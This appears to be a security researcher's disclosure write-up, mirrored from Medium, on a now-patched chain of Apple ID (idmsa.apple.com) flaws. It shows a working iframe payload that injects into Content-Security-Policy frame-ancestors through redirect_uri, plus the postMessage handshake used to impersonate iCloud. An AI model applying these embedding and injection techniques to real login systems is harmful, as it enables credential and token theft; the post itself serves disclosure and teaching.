How To Hack Apple ID
This page is a rendering of the text in the original Medium article. It can be seen in its original formatting in the Medium version of this article.
Index by Vulnerability
Content Security Policy injection ( §3)
Remove any / call Content Security Policy controls preventing cross-site scripting attacks
Remove / replace
frame-ancestorsdirectives, allowing us to embed the Apple ID login wherever we want.Leverage existing information this page has such as the user email
Arbitrarily redress the Apple ID login page, for example covering the password input with our own, stealing the user's password.
postMessage, send access control list bypass ( §7)Bypass the access control AppleID uses to prevent other origins impersonating authenticating parties.
Impersonate arbitrary AppleID clients, such as iCloud, at least as far as sending messages is concerned.
postMessage, receive access control list bypass. ( §8)Recieve information intended expressly for iCloud and other Apple ID applications
In conjunction with (2), impersonate arbitary Apple ID applications.
Recieve iCloud and other Apple ID applications' authorization tokens, including before 2FA is completed.
In conjunction with (2), inject configuration options that affect the appearance and function of the Apple ID login page.
XSS via JSONRPC 'config' method ( §9)
Take over the Apple ID system,
idmsa.apple.comtemporarily in the victim's browser.Escape from the embedding frame and take over other, legitimate
idmsa.apple.compages.Extract usernames, passwords and 2FA tokens from
idmsa.apple.compages, even where the user has not passed 2FA (due to FindMy letting you find your phone without passing 2FA)
Preamble
Fear, Romance, and Vulnerability
The intersection of internet and identity is one with a long and fascinating history because it's imbued with so many ideals about how people's real lives interact with their internet lives. Software and security architectures are always created with a particular idea of technical morality which gets encoded into the algorithms that underpin the systems themselves.
One idea I tend to think about a lot when it comes to people and their interaction with information security systems is one I've never been able to find the source of. It may well be false or apocryphal but it sticks with me still.
It said the invention of Public Key Cryptography was due, at least in part to the understanding that in the future, people would have ever more meaningful relationships online. In a world before cryptography between individuals was a meaningful thing, a relationship had online — as friends or otherwise — was a relationship had in the open.
One can absolutely debate forever about to what extent someone's representation of themselves on social media, or their favourite gaming platform is an indirect, curated representation of themselves but one thing that is for sure is that whatever's in your iCloud is a pretty raw representation of self.
That's fascinating to me. For most of the time I used the internet my email was full of weird junk and my social media accounts had some platitudes about whatever was funny online. The closest these profiles came to being 'real' was the rare profile picture I might have of my face.
If you hacked these accounts, or you got my computer you might mull over the number of image macros I had bookmarked, but you wouldn't really have much of an idea of what my life was like. Now I talk to all of my friends on a medium that's recorded forever and I have every photo I ever took of my life and my relationships back to 2014.
Often discussion of this comes with a heavy-handed sense of fear that such things are 'online' but that's not something I fear, or what I'm trying to draw attention to. To me, what's fascinating is that someone's real life history and identity is online at all, that between me and knowing everything about you are a few security systems.
When, in 2014 "a collection of almost 500 private pictures of various celebrities, mostly women, and with many containing nudity, were posted on the imageboard 4chan ... initially believed to have been obtained via a breach of Apple's cloud services suite iCloud" — I had this realisation that the people whose lives were 'online' weren't the people who sent sexts over MySpace chat anymore, it was everyone. Like hacking someone's 'Cyberbrain' in Ghost In The Shell, hacking someone's personal cloud storage was like peering directly into their life and seeing it from their eyes.
In this article I'll be describing and demonstrating to the best of my ability a now patched series of exploits on the Apple identity systems idmsa.apple.com.
There's a particular framework in which I want such issues to be understood, though. It's an angle on my understanding of the context of issues I find that I've thought a lot about, but never tried to write down before.
Over the years as I've grown and matured the stuff I've hacked has only grown in impact. Consider, for example my 2017 hack of a nation's tax system. When people hear about this stuff, the first thing they think is 'oh no! what if it happened to me'. And they think about how bad security must be to get there.
That's something that I think is maybe even harmful to the general public's understanding of security. It puts all vulnerabilities on the same table. In reality, I see vulnerabilities as running along this asymtotic curve of complexity vs impact. It's the landscape representing all the bugs that are out there.
The more complicated a security bug is, the less likely it is to be discovered, but also the more likely it is to be really dangerous if found. There's literally hundreds if not thousands of extremely high complexity security vulnerabilities in any system, software or otherwise. But the reason that all our shit doesn't fall apart is because high complexity means difficult to find.
This puts the bugs I find in a fairly uncomfortable place. Sure, the bugs are really impactful, and really bad on the surface but the fact that they exist doesn't necessarily indicate a severe flaw in the underlying security system.
That doesn't mean the bugs weren't worth finding either — really complicated bugs are the kind that might one day absolutely ruin you if put in the hands of some wealthy organized crime syndicate that bought it at auction or an authoritarian state actor you've crossed.
My heavily laboured point is that it's important to differentiate security issues that need to get written by someone who is likely already an industry professional versus bugs that can be dug up by anyone pasting from the 'XSS Evasion Cheat Sheet'.
The former is much scarier when found than the latter, but the latter is much scarier in general because it's far, far more likely to happen in a malicious context. HeartBleed is a terrifying bug. But bug categories need to be worried about versus their likelihood of happening. If we drop the whole security budget on preventing the next HeartBleed by porting all our systems to SELinux, a 16 year old HackForums reader named 'm4rshv1perX' is going to XSS our admins and dump our SQL database online.
Though bug bounties are currently fodder for 10,000 medium severity issues on staging.john.production.com this is what I always saw bug bounties and vulnerability disclosure as perfect for: scooping up the vulnerabilities produced by people who just happen to have some special research that breaches that area of high complication.
Just a few minutes attention from some Project Zero guys is worth tens of thousands of dollars if I could only tempt them with my fine selection of bounty shirts and glass tumblers with company logos.
How to Hack Apple ID
Some time ago when I was sick with flu and researching Apple security to distract me from the aches and pains of my failing mortal body I found an XSS deep in an apple.com subdomain.
That's to say, I could inject some code into a website somewhere on apple.com, which, to a user's web browser looked like it was written by Apple.
In such cases, my code is granted all the privilages associated with Being Code That Apple Wrote inside a web browser, such as being able to talk to Apple servers on the user's behalf.
Typically, for an XSS on the subdomain users.bradsdrinks.com we only get
access to whatever bradsdrinks.com can do. Which means if Brad's Great Drinks,
USA owns another fine website, bradsbetterdrinks.com we can't mess with that.
For apple.com, this means I can steal the 'apple session', which indicates who
you are to Apple, and do bad stuff you wouldn't want me to do, like purchase
gifts for myself in the apple store with your credit card.
At this point, trying to think of the worst thing that could possibly happen with this vulnerability I thought — well, what if I get into iCloud? That would be really, really terrible right?
But I icloud is not on apple.com. iCloud has its own domain, icloud.com.
This means that a bug in apple.com won't affect iCloud.com. Probably.
There's a kind of domain-based sandbox that separates apple.com from
icloud.com.
But then — if I am logged into apple.com, and I try to log into icloud.com,
the login dialog shows my email on the email line without me ever having entered
it. How is this possible?
As it would turn out, the apple login system is located at idmsa.apple.com, so
it has access to your Apple login session. And it's embedded into icloud:
there's a little bit of apple.com in icloud.com.
icloud.com then negotiates with idmsa.apple.com that it should have access
to the iCloud servers. That is the crux of the vulnerability.
Let's talk quickly about embedding. If I want to share the legendary SM64 - Watch for Rolling Rocks - 0.5x A Presses (Commentated) video from YouTube I might want to put in a video player. and, thank the gods, the 'share' button still has an 'embed' option with some HTML code after 10 years or however long YouTube has been around for.
<iframe width="560" height="315"
src="https://www.youtube.com/embed/kpk2tdsPh0A" frameborder="0"
allow="accelerometer; autoplay; encrypted-media; gyroscope; picture-in-picture"
allowfullscreen></iframe>
The iframe is a world wide web classic. Content can transclude other content, if the content wishes to be so transcluded.
But I put this to you: if I could just embed anything on my website, we'd be having a bad time. I'd wake up, have a bad day, decide to do some crimes and embed your bank account right into my site in such a way that clicking in an unassuming place transfers money right into my bank account.
Web browsers realised this was a problem pretty fast, thank God and they
introduced an HTTP header called X-Frame-Options. It was the early 2000s, so
they sort of all did it their own way, but luckily they managed to get the sense
to have X-Frame-Options: DENY and X-Frame-Options: SAMEORIGIN work in all
notable browsers.
There's secretly a third, allow-from [domain], which existed for a little
while in maybe one browser. The idea was you'd set
'allow-from mywebsite2.com' and then just 'mywebsite2.com' can embed your
webpage.
idmsa.apple.com uses this header, and it's actually, amusingly, the only
place I have ever seen this header used. Apple sets it to:
X-FRAME-OPTIONS: ALLOW-FROM https://www.icloud.com
What does this do? Absolutely nothing in any mordern browser. It's not even
equivalent to DENY. it lets any website embed you. Such is the problem with
designing security controls without consensus.
This would be really bad, and I'd say uncharaceristically bad for Apple. But
Apple, eternal in its wisdom, backs up the old-timey
X-Frame-Options: ALLOW-FROM with the cool new shiny approach: Content Security
Policy frame-ancestors.
For context, X-Frame-Options was a bit short sighted for a few reasons that
are of course, obvious to us now. Take a look at this short HTTP conversation:
HTTP GET /watch_for_rolling_rocks_embed

HTTP/1.1
Host: mywebsite1.com
Origin: https://mywebsite2.com
Referer: https://mywebsite2.com/pannenkoek2012fanpage.html
Accept: text/html

HTTP/1.1 200 OK
<!DOCTYPE HTML>
    <head>
    <title> check out this video!!!! </title> ...
In this simplified case, mywebsite1.com notices that it's being embedded by
mywebsite2.com and doesn't send X-Frame-Options: DENY, so it can be
embedded.
But I put to you this: what if mywebsite2.com forgets to send
X-Frame-Options: DENY? Can't someone just embed mywebsite2.com to embed
mywebsite1.com indirectly then? Yes.
Frame ancestors works a bit differently, as a result. With frame-ancestors,
you specify every possible parent page (or ancestor), and if there is a page
embedding a page embedding a page ... and so on that is not in that list, your
page is blocked from showing. And you'd be safe.
I'm allowed to do this, trust me.
The iCloud login page, we now know is secretly handled by the Apple ID login
server, idmsa.apple.com — the permission for which is granted by a
'frame-ancestors' directive. But how does that directive come into being?
Here's an embed URL extracted from a real iCloud login page.
https://idmsa.apple.com/appleauth/auth/authorize/signin?client_id=d39ba9916b7251055b22c7f910e2ea796ee65e98b2ddecea8f5dde8d9d1a815d&redirect_uri=https%3A%2F%2Fwww.icloud.com&response_mode=web_message&response_type=code&frame_id=72948678-5374-4a90-a176-31f75bb38405&locale=en_GB
Let's break that down so we can read it more easily.
Resource:  https://idmsa.apple.com/appleauth/auth/authorize/signin
Parameters:
    client_id=d39ba9916b7251055b22c7f910e2ea796ee65e98b2ddecea8f5dde8d9d1a815d

    redirect_uri=https%3A%2F%2Fwww.icloud.com

    response_mode=web_message

    response_type=code

    frame_id=72948678-5374-4a90-a176-31f75bb38405

    locale=en_GB
This is pretty clearly OAuth 2.0, an authentication protocol on which most of the 'federated login' (login with Google / Facebook ... ) systems are built.1
There is an oddity here, but before we get into it, OAuth is a great choice for this security model. Because OAuth tokens are not interchangable between clients, if I hacked e.g. your iMessage, it might be issued a different token to your iCloud, and I couldn't use the less scary one to get into the more scary one.2
The oddity is that OAuth 2.0 is specced out as a full-page redirect. Normally, you'd click a 'Login with Apple' button, and it'd take you to a 'Login with Apple' page that you could verify in the address bar. Now, clearly, iCloud is Apple, so we don't really need to verify that it's not a phishing site, but Apple is extending the normal protocol here.
Let's break down what these parameters mean:
response_type=codeAn OAuth specific parameter asking for an OAuth code — in essence, a ticket that is exchanged by the iCloud backend for an OAuth token which gives the actual access3 — which the iCloud servers can exchange for an Apple ID credential.
redirect_uri=https://www.icloud.comAlso an OAuth specific concept, it kind of exposes the weirdness going on with embedded OAuth.
Typically, once the OAuth dance is complete and the user has granted access, the
redirect_uriindicates4 where the credentials should be sent to, via a full page redirect.You might notice this doesn't happen in apple's embedded iCloud flow, but this parameter still plays something of a role in specifying who the embedding page is (in this case, iCloud).
response_mode=web_messageAppears to be the special indicator to the Apple ID server that we don't want normal OAuth, we want an embedded page that passes us the token eventually. 'web message' in this case likely refers to the
postMessageAPI which is used to securely communicate between embeds and other webpages.localeJust indicates the language to show the login dialog in.
frame_idI think is just to help differentiate cases where there may be multiple different embedded pages.
Footnotes
-
↑ Technically speaking, OAuth 2.0, being an authorization (authZ) protocol should not be used for identifying a user. This is a subtle but meaningful nuance that I've spent a lot of my career working with. In particular, OAuth 2.0 is not designed to answer the question 'Who is the current user?', it's meant to answer the question 'What is the current user letting us do?'.
OpenID Connect is the authorization (authN) protocol built on OAuth 2.0 that provides that funcionality. It's such a huge and tragic misconception that it's worth mentioning. The question of 'Can website X know my name?' vs 'Do you authorise a login to website X?' are just tragically different questions, with very different security reprocussions.
-
↑ This is quite nice to see! When I wrote the skeleton of
passport.twitch.tv, the Twitch login system back in 2015 (!), it worked something like this, withpassport.twitchacting as an OAuth 2.0 (OIDC) server to Twitch itself — this meant that hacking the Twitch web client wouldn't get you user credentials 😉 -
↑ Desparately trying not to get too deep into the OAuth weeds here. The thing about 'OAuth code flow' is that lots of people think it's more secure than OAuth token flow, which just grants the token right out. It is, but sometimes.
OAuth 2.0, and, well, also OAuth were designed for an internet where SSL/TLS encryption (that's
https://) were not ubiquitous. OAuth 1.0 (which sucks by the way, please never use it) actually stipulates some pretty strong cryptography on top of HTTP to try to solve this exact problem.Expecting your OAuth token to be immediately compromised by someone running Firesheep in your local coffee room, OAuth 2.0 was designed to use a technique called 'client confidentiality' where your browser doesn't get an actual OAuth token, but instead the aforementioned 'OAuth Code', which can only be exchanged by the backend (in this case the iCloud server) for an OAuth token.
Sorry, did I say it gets exchanged for an OAuth token? Sorry, it gets exchanged for a refresh token, which then, in turn gets exchanged for an OAuth 'access token'. This process of exchange requires a special 'client secret' that is scoped only to the backend (confusingly called the 'OAuth client' in the spec) and is never transmitted.
This is for the same reason. If we kept sending out OAuth tokens with every request from the backend, eventually they'd get compromised because no
https:yet! Or — at least, in the modern day logged by some overzealous HTTP reverse proxy. Then, the attacker could just keep using that token after intercepting it / hacking the reverse-proxy server. -
↑ Here with another unsolicited OAuth fact(tm) again. The
redirect_uribasically does jack shit in most implementations of OAuth 2.0, for pretty good reason. See, the once often implemented original idea is that registered OAuth clients would have some arbitrary mechanism for specifying whole swathes of places that the tokens could be redirected to, like*.google.com, but this was a huge mistake as — for various reasons I won't get into here, URL parsing, especially in the HTTP context is a fucking nightmare.So the spec got changed to specify usually a single
redirect_uri, and sometimes a bunch of hard-coded, strictly allowlistedredirect_uris.This kinda thing comes up often when you have a bunch of staging environments like
my-branch-1.staging.google.techand people always ask if they can wildcard like*.staging.google.tech. You can kinda do this, but be careful as fuck, and if you dont have an expert to hand it's probably, surprisingly, safer to just implement a forwarder.
Strategy Time
Clearly, our intention here is to do something damaging to this AppleID login dialog.
In security, you ususally think about this kind of thing in terms of the 'attack surface'. Software systems can be thought of as a series of fuzzy boundaries. As an attacker in the web, we should enumerate the ways we can affect the AppleID dialog code:
-
We can try to send the victim to a special URL on
icloud.comand hope that it affects the login dialog. If theredirect_uriis derived from the location, we might be able to add extra stuff to the url that might be misinterpreted. -
We can try to embed the AppleID login dialog, but doing so requires:
-
Bypassing the
frame-ancestorsdirective somehow (redirect_uriinjection?) -
Some other sink on the embed frame itself. TBD.
-
-
We could try attacking the the
postMessagemechanism the embed uses to communicate with its parent. If it doesn't sufficiently verify the communication to its parent, we could impersonate it and affect its internal state.
Writing our own Policies
redirect_uri=https%3A%2F%2Fthomas@www.icloud.com
This is an old and extremely not supposed to be used syntax called 'HTTP Simple
Authentication URL Syntax'. The idea is that you could specify in the url how
you wanted to login. For example, if I wanted to log into google.com as my
account 'thomas', I'd open up in my browser https://thomas@google.com and the
webpage might ask for the password for my account thomas.
The 'great' thing about this syntax when it comes to hacking websites is that HTTP Simple Authentication URL syntax is not part of the URL specification, meaning that even the most advanced URL parser is not meant to understand it, and will give you wrong answers.
For example, if I give https://google.com@evil.com to a normal URL parser, it
doesn't know what the @ means and might assume the URL goes a resource called
@evil.com at https://google.com, when in fact if you give this to any modern
browser it'll recognise the URL using its HTTP specific parser as going to
https://evil.com.
In this case, when idmsa.apple.com accepts
redirect_uri=https://thomas@www.icloud.com, it's actually correct in
thinking that this URL is actually just https://icloud.com and letting the
request through. But we've injected some extra characters in that might mess up
some other part of the system.
OK, so, great, if I load
https://idmsa.apple.com/appleauth/auth/authorize/signin?client_id=d39ba9916b7251055b22c7f910e2ea796ee65e98b2ddecea8f5dde8d9d1a815d&redirect_uri=https%3A%2F%2Fthomas@www.icloud.com&response_mode=web_message&response_type=code&frame_id=72948678-5374-4a90-a176-31f75bb38405&locale=en_GB
containing the redirect_uri https://thomas@icloud.com what frame-ancestors
header do we get?
Content-Security-Policy: frame-ancestors https://thomas@icloud.com
Hmm. That doesn't look like it should be there. frame-ancestors is defined to
accept a list of HTTP origins, a very strict type of website
specifier designed for security that https://thomas@icloud.com most certianly
is not.
When I see stuff like this it makes me think for two reasons: (1) if
frame-ancestors is consuming something that isn't an HTTP Origin then the
authors probably didn't expect what I'm currently doing and (2) since the origin
isn't extracted from the URL, they're validating the URL rather than
transforming it.
Transformation rather than validation is something I personally try to push a lot. Almost always in a system, one's own understanding of everything about the technology you're working with is incomplete. For example, here the authors of the Apple ID login system didn't know about this URL syntax. If we transform the inputs we get including only the information we expect and understand, we strip out a lot of potential for esoteric functionality to bypass our security controls.
Since Apple validated rather than transforming, the URL met their criteria for
what a 'safe' URL looked like and passed through. But — based on my tests, Apple
definitely actually checks and validates the origin of the submitted
redirect_uri.
If, instead of deciding if the URL is good or not, they instead also extracted
which part they thought was good (https://icloud.com) then I wouldn't be able
to inject characters here. I think of this as 'baking in' our understanding of
what a URL looks like and forcing it conform to that understanding.
Content Insecurity Policy
With the knowledge that I could sneak extra characters into the
frame-ancestors directive that validates who can embed the iCloud (really
Apple ID) login form, I, well, immediately tried to inject something that would
break and/or change the action of frame-ancestors.
Let's try:
redirect_uri=https://thomas;@www.icloud.com
This should be a totally valid HTTP Simple Authentication URL with the username
thomas;, but ; is an important character in Content-Security-Policy as it
is used to mark the end of each policy segment, for example:
Content-Security-Policy: default-src https://google.com; frame-ancestors https://mywebsite2.com
This Content Security Policy dictates that valid resources can only be loaded
from the HTTP origin https://google.com, and that this page can only be
embedded by https://mywebsite2.com.
I digressed: what actually happens? Check it out:
Content-Security-Policy: frame-ancestors https://thomas;@www.icloud.com
That's gotta break something, right? Correct. The Google Chrome console tells me, helpfully:
Unrecognised Content-Security-Policy directive '@www.icloud.com'
This means the browser now thinks a valid origin to embed the iCloud
athentication dialog at idmsa.apple.com is https://thomas.
If you want to replicate this moment as I experienced it, close your eyes; imagine yourself really sick with flu and say 'fuck. oh my god. what the fuck.'. Now you understand.
Alright. I realise I forgot to tell you to open your eyes again. If they're still closed you should open them.
Next step: embed the iCloud login page in our page and pretend to be iCloud (easy right?) if we can do this, we should just be able to steal the icloud token it returns.
Going from this to having an actual redirect_uri we can use takes quite a bit
of doing since Apple is so stringent on the characters we're allowed to use.
Typically, we'd just send '*' to tell frame-ancestors anything is OK to
embed this page, but ' is disallowed. Instead we'll try to make https://*,
which means 'any website over HTTPS.
<iframe
src="https://idmsa.apple.com/appleauth/auth/authorize/signin?client_id=d39ba9916b7251055b22c7f910e2ea796ee65e98b2ddecea8f5dde8d9d1a815d&redirect_uri=https%3A%2F%2F*;@www.icloud.com&response_mode=web_message&response_type=code&frame_id=72948678-5374-4a90-a176-31f75bb38405&locale=en_GB"></iframe>
If you go back in time to before this was fixed and you use this HTML code you
will notice two things: (1) the frame-ancestors directive is correctly sent as
frame-ancestors https://*;@www.icloud.com and (2) all we get from the world's
most overengineered embed is a big, slightly off-white box.
It's a big, slightly off-white box that's from fricken' apple.com, but still!
A Big, Slightly Off-White Box
There are readers among us, I imagine who see the previous few hundreds of words and think 'oh, good, we must be reaching the end, we've done the impossible and embedded Apple ID Signin. The author is so great i rate all of their blog posts 10 out of 10 what an amazing blogger'.
But you'd be wrong. We arrive only at the beginninning of by far the longest vulnerability I have ever found in a web application. It starts with this white box.
Let's engage in a socratic diaglogue. I'll be Euclid.
Euclid: Why is there a white box?
You: Why am I in this? I thought I was the reader.
Euclid: Why is there a white box?
You: Cancel. Quit. ^C
Euclid: Why is there a white box?
You (sighing): Because even though we've loaded the Apple ID signin page, it hasn't loaded any content
Euclid: Why hasn't it loaded any content?
You: I don't know? You tell me. It's your article dude
Euclid (me): ok sure whatever
[Euclid] has quit [Leaving...]
You're right. The box is still white because it hasn't loaded any content. Why? Likely as a security measure, the login dialog expects initialization.
I guessed early and correctly that the dialog probably needs postMessage
initialization, especially considering the designation of the auth flow as
web_message.
I spent a lot of time trying to reverse engineer the idmsa.apple.com code,
which is all highly compressed and minified.
A key observation that led me through the 47,128 lines of code in app.js which
power the Apple ID signin process was that because my 'client' that was
embedding the Apple ID system was 'misconfigured' (i.e. fucking broken) Apple ID
sent a message to a log system every time telling it something that went wrong.
{
	"type": "ERROR",
	"title": "PMRPErrorMessageSequence",
	"message": "APPLE ID : PMRPC Message Sequence log fail at AuthWidget.",
	"iframeId": "601683d3-4d35-4edf-a33e-6d3266709de3",
	"details": "{\"m\":\"a:28632989 b:DEA2CA08 c:req h:rPR e:wSR:SR|a:28633252 b:196F05FD c:req h:rPR e:wSR:SR|a:28633500 b:DEA2CA08 c:rRE f:Application error. Destination unavailable. 500 h:rPR e:f2:rRE|a:28633598 b:B74DD348 c:req h:rPR e:wSR:SR|a:28633765 b:196F05FD c:rRE f:Application error. Destination unavailable. 500 h:rPR e:f2:rRE|a:28634110 b:BE7671A8 c:req h:rPR e:wSR:SR|a:28634110 b:B74DD348 c:rRE f:Application error. Destination unavailable. 500 h:rPR e:f2:rRE|a:28634621 b:BE7671A8 c:rRE f:Application error. Destination unavailable. 500 h:rPR e:f2:rRE|a:28635123 b:E6F267A9 c:req h:rPR e:wSR:SR|a:28635130 b:25A38CEC c:req h:r e:wSR:SR|a:28635635 b:E6F267A9 c:rRE f:Application error. Destination unavailable. 500 h:rPR e:f2:rRE|a:28636142 b:25A38CEC c:rRE f:Application error. Destination unavailable. 1000 h:r e:f2:rRE\",\"pageVisibilityState\":\"visible\"}"
}
As you can probably tell, this mesage is completely useless for telling us what
exactly we need to change to make our client work, but we can leverage a
techique I used for my Steam Remote Code Execution. If an application does
something, and we want to know why (in this case, why it won't load), we can set
an 'XHR/fetch breakpoint' in Chrome Developer Tools's 'Sources' pane which looks
for that action — in this case, loading
https://idmsa.apple.com/appleauth/jslog.
When the breakpoint fires (when the error occurs), the Javascript application will be paused until we tell it to continue again, allowing us to look at what's going on. We can then use the call stack, representing the sequence of function calls that got us there to look at all the things that happened to lead up to this error.
The breakpoint fires on a code context that looks like this:
(e.details && (e.details = JSON.stringify(e.details)), t && r(t));
try {
	var o = new XMLHttpRequest();
	(o.open(a.METHOD, d, !0),
		o.setRequestHeader('Content-type', 'application/json'),
		o.setRequestHeader('Accept', 'application/json'),
		o.setRequestHeader('scnt', p),
		o.setRequestHeader('x-csrf-token', m),
		o.addEventListener('error', n),
		o.addEventListener('abort', n),
		(o.onreadystatechange = function () {
			o.status;
		}),
		'OFF' !== c &&
			('INFO' === c || 'ERROR' === c
				? ('ERROR' !== e.type.toUpperCase().trim() &&
						'INFO' !== e.type.toUpperCase().trim()) ||
					o.send(JSON.stringify(e))
				: 'DEBUG' === c && o.send(JSON.stringify(e))));
} catch (e) {}
The Javascript code readers out there will probably be able to tell that this is just some pretty simple code which sends some arbitrary kind of information to the server.
If we step up in the call stack we get:
(x(),
	b.a.log({
		type: ot.JSLOG.TYPES.INFO,
		title: ot.JSLOG.TITLES.APPLE_AUTH_DEBUG,
		message: 'Launching AppleAuth application.',
		iframeId: p.a.iframeId || '',
	}));
try {
	s.a.USE_AUTH_EVENTS
		? ft()
		: setTimeout(function () {
				ft();
			}, p.a.meta.FEConfiguration.appLoadDelay);
} catch (t) {
	(b.a.log({
		type: ot.JSLOG.TYPES.ERROR,
		title: t.name,
		message: t.message,
		stacktrace: t.stack,
		details: {
			file: t.fileName,
			lineno: t.lineNumber,
			colno: t.columnNumber,
			caught: 'YES',
		},
		iframeId: p.a.iframeId || '',
	}),
		ut());
}
We're clearly getting somewhere. It looks like the server logging was triggered
by a call to b.a.log(), which lets the system know what it's trying to do. The
error we are likely seeing is from the try{} catch() {} clause. Well, what are
we trying?
try {
    s.a.USE_AUTH_EVENTS ? ft() : setTimeout(function() {
        ft()
    }, p.a.meta.FEConfiguration.appLoadDelay)
} catch (t) {
There are two outcomes of this code: (1) the function ft() gets run immediately
or (2) it gets run after a timeout specified by
p.a.meta.FEConfiguration.applLoadDelay. What's ft()? ft(), is, and I can't
put this any other way — a very beefy boy.
Analysing the 'Beefy Boy'
regeneratorRuntime.async(function(t) {
(; ; )
switch (t.prev = t.next) {
case 0:
    if (s.a.USE_AUTH_EVENTS)
        return s.a.on("config", function(e) {
            return regeneratorRuntime.async(function(t) {
                for (; ; )
                    switch (t.prev = t.next) {
                    case 0:
                        return t.prev = 0,
                        p.a.envConfigFromConsumer = $(e),
                        t.next = 4,
                        regeneratorRuntime.awrap(lt(p.a.envConfigFromConsumer.context));
                    case 4:
                        Q(),
                        Y(p.a, pt),
                        t.next = 12;
                        break;
                    case 8:
                        t.prev = 8,
                        t.t0 = t.catch(0),
                        b.a.log({
                            type: ot.JSLOG.TYPES.ERROR,
                            title: ot.JSLOG.TITLES.PMRPC_MESSAGE_SEQUENCE_ERROR,
                            message: "PMRPC Message Sequence log fail at AuthWidget.",
                            iframeId: p.a.iframeId || "",
                            details: {
                                m: s.a.getLogs()
                            }
                        }),
                        "object" === rt(c()(t.t0, "jqXHR", void 0)) ? ct(void 0, Object(v.b)(m.a.FAILED_TO_VALIDATE_CONTEXT, "Provided context [ ".concat(p.a.envConfigFromConsumer.context, " ] is not supported for this application."))) : (b.a.log({
                            type: ot.JSLOG.TYPES.ERROR,
                            title: ot.JSLOG.TITLES.APPLE_AUTH_DEBUG,
                            message: c()(t.t0, "message", "Unexpected error."),
                            stacktrace: c()(t.t0, "stack", "Stacktrace not found."),
                            iframeId: p.a.iframeId || ""
                        }),
                        ut(t.t0));
// ... way more after this ...
This is code that no human was ever meant to read, produced by thousands of lines of machine optimization. And I'm sorry. But I love reading this stuff.
A big part in making this code so inaccessible is the
regeneratorRuntime.async() call. regeneratorRuntime is a shim which lets
code written for modern browsers supporting async and await run in older
browsers. It will have been generated by a transpiler which analyzes the code to
make it smaller, more efficient and support more browsers (almost certianly
Babel).
We also don't need to worry about anything but case 8 here because that's
where our PMRPC Sequence Message log Fail At AuthWidget error is coming from.
Case 0 is clearly doing some kind of arcane ritual to configure itself or
something anyway and we shouldn't disturb it.
Case 8 is a sequence of Promise().then().then()s which are another way other
than async/await of managing asynchronous operations. If any then()
operation fails, the catch() clause is called, which results in us seeing the
error we're seeing. Here's the first operation:
new Promise(function(e, n) {
    it.call({
        destination: window.parent,
        publicProcedureName: "ready",
        params: [{
            iframeTitle: d.a.getString("iframeTitle")
        }],
        onSuccess: function(t) {
            e(t)
        },
        onError: function(t) {
            n(t)
        },
        retries: p.a.meta.FEConfiguration.pmrpcRetryCount,
        timeout: p.a.meta.FEConfiguration.pmrpcTimeout,
        destinationDomain: p.a.destinationDomain
    })
}
window.parent is the key here. window.parent is a reference to the embedding
window (i.e. in the correct case, iCloud). and it's calling "ready". I imagine
it expects a response and since we're not giving one it's failing. As far as
this gets us, it's kind of something we could already intuit as it's how all
these systems really work. We're going to have to snoop on a successful
initialization conversation and try to replicate it.
Snooping on the successful postMessage traffic that the real icloud.com
makes is not easy, especially in this case. If you use Google Chrome Devtools,
like I do to write these vulnerabilities, you won't find postMessage on the
'network' panel with the other HTTP requests. Additionally to this, if you set
up some code to watch postMessage traffic across the browser you neeed to get
it in fast. This whole exchange happens in the first second or so of the page
loading in.
I can set a break point on load to make the JavaScript stop just as the page
loads in, and then run in the console:
window.addEventListener('message', message => console.log(message));
If I do this, then whenever the iCloud page gets a message from the
idmsa.apple.com frame, it'll print it to the console. With that, we end up
with this:
pmrpc.{"jsonrpc":"2.0","method":"receivePingRequest","params":["ready"],"id":"9BA799AA-6777-4DCC-A615-A8758C9E9CE2"}

pmrpc.{"jsonrpc":"2.0","method":"ready","params":[{"iframeTitle":" Sign In with Your Apple ID"}],"id":"E0236187-9F33-42BC-AD1C-4F3866803C55"}

pmrpc.{"jsonrpc":"2.0","method":"receivePingRequest","params":["config"],"id":"87A8E469-8A6B-4124-8BB0-1A1AB40416CD"}

pmrpc.{"jsonrpc":"2.0","method":"config","params":[],"id":"252F2BC4-98E8-4254-9B19-FB8042A78E0B"}
The first thing I thought when I saw this was 'geez. that's complicated as
hell'. This doesn't tell us a whole lot either, since our event listener only
tells us what idmsa.apple.com is sending us because the listener is only set
on the outer icloud.com window. But, we are seeing the "ready" message we
saw in the code. We just need to know how to reply to it.
This is a situation I've not come across before. Because the idmsa.apple.com
frame is being generated after page load, we need to bind an event to tell us
what it's recieving just as it starts existing. My initial approach to this
consisted of trying to use events to try to work out when the <iframe> is
actually appended:
((() => {
	console.log('postMessage hook added');
	new MutationObserver((mutations, observer) => {
		const flatten = (a, c) => a.concat(c);
		const allNodes = mutations
			.filter(({ type }) => type == 'childList')
			.map(({ addedNodes }) => Array.from(addedNodes))
			.reduce(flatten, []);

		allNodes.forEach(parentNode => {
			if (!parentNode.getElementsByTagName) return;
			[...parentNode.getElementsByTagName('iframe')].forEach(iframe => {
				let x = iframe.contentWindow.postMessage;
				console.log('hooked', iframe);
				iframe.contentWindow.postMessage = function (...a) {
					console.log(`SEND to`, iframe, `${a}`);
					x.apply(iframe, [...a]);
				};
			});
		});
	}).observe(document.documentElement, { childList: true, subtree: true });

	window.addEventListener('message', e =>
		console.log(`RCV from`, e.origin, { ...e })
	);
})(),
	false);
As much time as it took to write this, it fails because the idmsa.apple.com
frame is on a different origin to our embedding frame, icloud.com. The
browser, as mentioned before blocks pages that don't share the same domain from
modifying each other.
The technique that I've found to work best is to use Google Chrome Dev tools'
'Advanced Breakpoint' feature. What it lets you do is inject code at a specific
point in some code's execution. If your injected code returns true, then the
execution stops. But rather than using it to break code, we instead use it to
inject code on the very first line. So looking at
https://appleid.cdn-apple.com/appleauth/static/jsj/N1575552449/app.js we set a
custom breakpoint on the first line that runs
window.addEventListener('message', m => console.log(m)).
This gives us the other half of the conversation, because app.js runs as soon
as the singin page loads.
Here's a full, successful annotated conversation between parent (iCloud) and child (Apple ID):
-> I'm ready, are you ready?
child: pmrpc.{"jsonrpc":"2.0","method":"receivePingRequest","params":["ready"],"id":"9BA799AA-6777-4DCC-A615-A8758C9E9CE2"}
Parent:
<- yeah bro im ready . lets do this
parent: pmrpc.{"jsonrpc":"2.0","id":"9BA799AA-6777-4DCC-A615-A8758C9E9CE2","result":true}
<- alright. i am calling myself "Sign In With Your Apple ID"
child: pmrpc.{"jsonrpc":"2.0","method":"ready","params":[{"iframeTitle":" Sign In with Your Apple ID"}],"id":"E0236187-9F33-42BC-AD1C-4F3866803C55"}
-> cool bro. cool bro. very cool. keep it coming
